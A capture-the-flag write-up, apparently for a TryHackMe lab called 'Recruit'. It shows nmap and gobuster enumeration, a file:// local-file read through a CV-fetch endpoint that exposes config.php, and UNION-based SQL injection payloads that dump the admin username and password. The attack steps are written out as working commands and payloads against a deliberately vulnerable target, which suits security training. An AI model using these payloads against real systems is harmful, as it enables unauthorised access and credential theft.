


Recruit

Recruit has just launched its new recruitment portal, allowing HR staff to manage candidate applications and administrators to oversee hiring decisions. While the platform appears functional, management suspects that security may have been overlooked during development. Your task is to assess the application like a real attacker, mapping its structure, abusing exposed functionality, and exploiting vulnerabilities.

```
root@ip-10-128-120-136:~# nmap -sS -sV -sC 10.128.168.155
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-07-14 17:38 UTC
Nmap scan report for ip-10-128-168-155.eu-west-3.compute.internal (10.128.168.155)
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 92:a9:5a:9a:df:bf:75:cb:49:ab:1b:d5:86:fa:76:99 (RSA)
|   256 6b:f2:cd:60:b6:81:fc:a5:92:ea:dc:8f:31:01:05:46 (ECDSA)
|_  256 ac:91:59:38:e8:93:3e:d7:ab:5a:c2:17:d2:6b:66:06 (ED25519)
53/tcp    open  domain   ISC BIND 9.16.1 (Ubuntu Linux)
|_ dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|   PHPSESSID:
|_  httponly flag not set
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Recruit
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.86 seconds
```

I see some open ports and went to the port 80 which is the recruits website and it took me to a login page



I tried some basic SQL injection commands to check for sql injection but nothing worked.

What im going to try next is enumerate the path to see if there is any hidden web pages

using this gobuster command:

```
gobuster dir -u http://10.128.168.155 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


```

root@ip-10-128-120-136:~# gobuster dir -u http://10.128.168.155 -w /usr/share/wordlists/dirbuster
/directory-list-2.3-medium.txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.128.168.155
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/mail                (Status: 301) [Size: 315]
/assets              (Status: 301) [Size: 317]
/phpmyadmin          (Status: 301) [Size: 321]
/server-status       (Status: 403) [Size: 279]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
root@ip-10-128-120-136:~#

```

allowed me to get some other directories on the website

/mail directory



Index of /mail

Name	Last modified	Size	Description
 Parent Directory		-	
 mail.log	2025-12-18 08:28	1.6K	

Apache/2.4.41 (Ubuntu) Server at 10.128.168.155 Port 80

contains a mail.log file

```
May 14 09:32:11 recruit-server postfix/smtpd[2143]: connect from hr-workstation.local[10.10.5.23]
May 14 09:32:12 recruit-server postfix/smtpd[2143]: 4F1A2203F: client=hr-workstation.local[10.10.5.23]
May 14 09:32:13 recruit-server postfix/cleanup[2146]: 4F1A2203F: message-id=<20240514093213.4F1A2203F@recruit.local>
May 14 09:32:13 recruit-server postfix/qmgr[1789]: 4F1A2203F: from=<hr@recruit.thm>, size=1824, nrcpt=1 (queue active)
May 14 09:32:14 recruit-server postfix/local[2151]: 4F1A2203F: to=<it-support@recruit.local>, relay=local, delay=0.34, status=sent

-----
From: HR Team <hr@recruit.thm>
To: IT Support <it-support@recruit.thm>
Date: Tue, 14 May 2024 09:32:10 +0000
Subject: Recruitment Portal Deployment Confirmation

Hi Team,

Just a quick update to confirm that the new Recruitment Portal
has been deployed successfully and is functioning as expected.

Weâ€™ve completed basic validation:
- Login page is accessible
- Candidate dashboard loads correctly
- API documentation page is live

As discussed during deployment:
- HR login credentials (username: hr) are currently stored in the application
  configuration file (config.php) for ease of access during
  the initial rollout phase.
- Administrator credentials are NOT stored in the application
  files and are securely maintained within the backend database.

Please let us know if there are any issues or if further changes
are required.

Thanks,
HR Operations
Recruitment Team
-----

May 14 09:32:14 recruit-server postfix/qmgr[1789]: 4F1A2203F: removed
```

within this i can see mail and its given me a HR username for the login page now we need to try and find the password. it says the credentials are stored in config.php so maybe we can try and retrieve that

it also states that admin credentials are stored in the backend which then may be susceptible to SQL injection when we reach that stage

/phpmyadmin

this page takes me to php myadmin

 phpMyAdmin

×

http://10.128.168.155/

×

+

▼

 Not Secure

http://10.128.168.155/phpmyadmin/



Welcome to phpMyAdmin

Language

English ▼

Log in ⓘ

Username:

Password:

Go


on the API page it says a way to retrieve files so I tried config.php and comes up with this error

The screenshot shows a web browser window with the title "Recruit". The main content area is titled "Recruit API – Frequently Asked Questions". It contains four expandable questions:

- What is the Recruit API used for?
- How can I fetch a candidate CV using the API? (This question is expanded, showing the answer: "You can fetch a candidate CV using the following endpoint: /file.php?cv=<URL>")
- What kind of URLs are supported?
- Are there any security restrictions?

Below the FAQ section, there is a link labeled "Access API". At the bottom of the browser window, a security warning is displayed: "Only local files are allowed". The address bar shows the URL "http://10.128.168.155/file.php?cv=config.php". The browser's status bar at the bottom indicates "AttackBox IP: 10.128.120.136".

what I can try is file:///config.php this is a dot slash which helps bypass basic security features and it was successful and I managed to get the HR password



The screenshot shows a web browser window with the address bar displaying `http://10.128.168.155/file.php?cv=file:///config.php`. The browser's security status is "Not Secure". The main content area displays the source code of a PHP configuration file. The code is a PHP script that defines application settings. It starts with a PHP opening tag `<?php` and ends with `?>`. The code is organized into sections using multi-line comments. The first section is "Application Configuration", which defines variables for `$APP_NAME`, `$APP_ENV`, `$APP_VERSION`, and `$APP_DEBUG`. The second section is "HR Credentials (Temporary – Initial Rollout Phase)", which includes a note about the credentials being temporary and a definition for `$HR_PASSWORD`. The third section is "API Configuration", which defines `$API_ENABLED` and `$API_VERSION`.

```
<?php

/*
|-----
| Application Configuration
|-----
*/

$APP_NAME      = 'Recruit';
$APP_ENV       = 'production';
$APP_VERSION   = '1.2.4';
$APP_DEBUG     = false;

/*
|-----
| HR Credentials (Temporary – Initial Rollout Phase)
|-----
| NOTE:
| These credentials are stored here temporarily for ease of access
| during the initial deployment and will be moved to the database
| in a future release.
|
*/

$HR_PASSWORD = 'hrpassword123';

/*
|-----
| API Configuration
|-----
*/

$API_ENABLED   = true;
$API_VERSION   = 'v1';

?>
```

the credentials I now have is
username: hr
Password hrpassword123

I used these details to log in and got the first flag

Recruit

Candidate Applications

HR Flag

THM{LOGGED_IN_USER}

Search candidate name Search

ID	Name	Position	Status
1	Alice Johnson	Frontend Developer	Approved
2	Bob Smith	Backend Developer	Under Review
3	Charlie Brown	Security Analyst	Rejected
4	Diana Prince	HR Executive	Selected

[Access API](#)

Second flag

in the earlier email we uncovered that the Admin was in an sql database and assumed I could try sql injection so I started with " to see the structure of the sql

Search

SQL Error:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%" at line 1

ID	Name	Position	Status
----	------	----------	--------

[Access API](#)

I did another simple injection command and it worked confirming the table has 4 columns

' union select 1,2,3,4-- -

Search

ID	Name	Position	Status
1	Alice Johnson	Frontend Developer	Approved
2	Bob Smith	Backend Developer	Under Review
3	Charlie Brown	Security Analyst	Rejected
4	Diana Prince	HR Executive	Selected
1	2	3	4

[Access API](#)

Next I selected the names of all the tables within the database

' union select table_name,2,3,4 from information_schema.tables-- -

' union select table_name,2,3,4 from information_schema.tables-- -

Search

ID	Name	Position	Status
1	Alice Johnson	Frontend Developer	Approved
2	Bob Smith	Backend Developer	Under Review
3	Charlie Brown	Security Analyst	Rejected
4	Diana Prince	HR Executive	Selected
ADMINISTRABLE_ROLE_AUTHORIZATIONS	2	3	4
APPLICABLE_ROLES	2	3	4
CHARACTER_SETS	2	3	4
CHECK_CONSTRAINTS	2	3	4
COLLATIONS	2	3	4
COLLATION_CHARACTER_SET_APPLICABILITY	2	3	4
COLUMNS	2	3	4

i found a table named users which seemed interesting so decided to use a command to find the contents of that table

' union select column_name,2,3,4 from information_schema.columns where table_name='users'-- -

' union select column_name,2,3,4 from information_schema.columns where table_name='users'-- -

Search

ID	Name	Position	Status
1	Alice Johnson	Frontend Developer	Approved
2	Bob Smith	Backend Developer	Under Review
3	Charlie Brown	Security Analyst	Rejected
4	Diana Prince	HR Executive	Selected
CURRENT_CONNECTIONS	2	3	4
MAX_SESSION_CONTROLLED_MEMORY	2	3	4
MAX_SESSION_TOTAL_MEMORY	2	3	4
TOTAL_CONNECTIONS	2	3	4
USER	2	3	4
id	2	3	4
password	2	3	4
username	2	3	4

from here I can get the usernames and passwords using this command

' union select 1,password,3,username from users-- -

' union select 1,password,3,username from users-- -

Search

ID	Name	Position	Status
1	Alice Johnson	Frontend Developer	Approved
2	Bob Smith	Backend Developer	Under Review
3	Charlie Brown	Security Analyst	Rejected
4	Diana Prince	HR Executive	Selected
1	admin@001admin	3	admin

i then logged out of that account and used the username and password to sucessfully log into admin

← → ↺

Not Secure http://10.130.185.147/dashboard.php

☆

👤 📄 🌐

Recruit

Candidate Applications

ADMIN Flag

THM{LOGGED_IN_ADM1N1}

Search

ID	Name	Position	Status	Action
1	Alice Johnson	Frontend Developer	Approved	ApproveReject
2	Bob Smith	Backend Developer	Under Review	ApproveReject
3	Charlie Brown	Security Analyst	Rejected	ApproveReject
4	Diana Prince	HR Executive	Selected	ApproveReject

Access API

Sql map can be used to alternatively do this instead of manually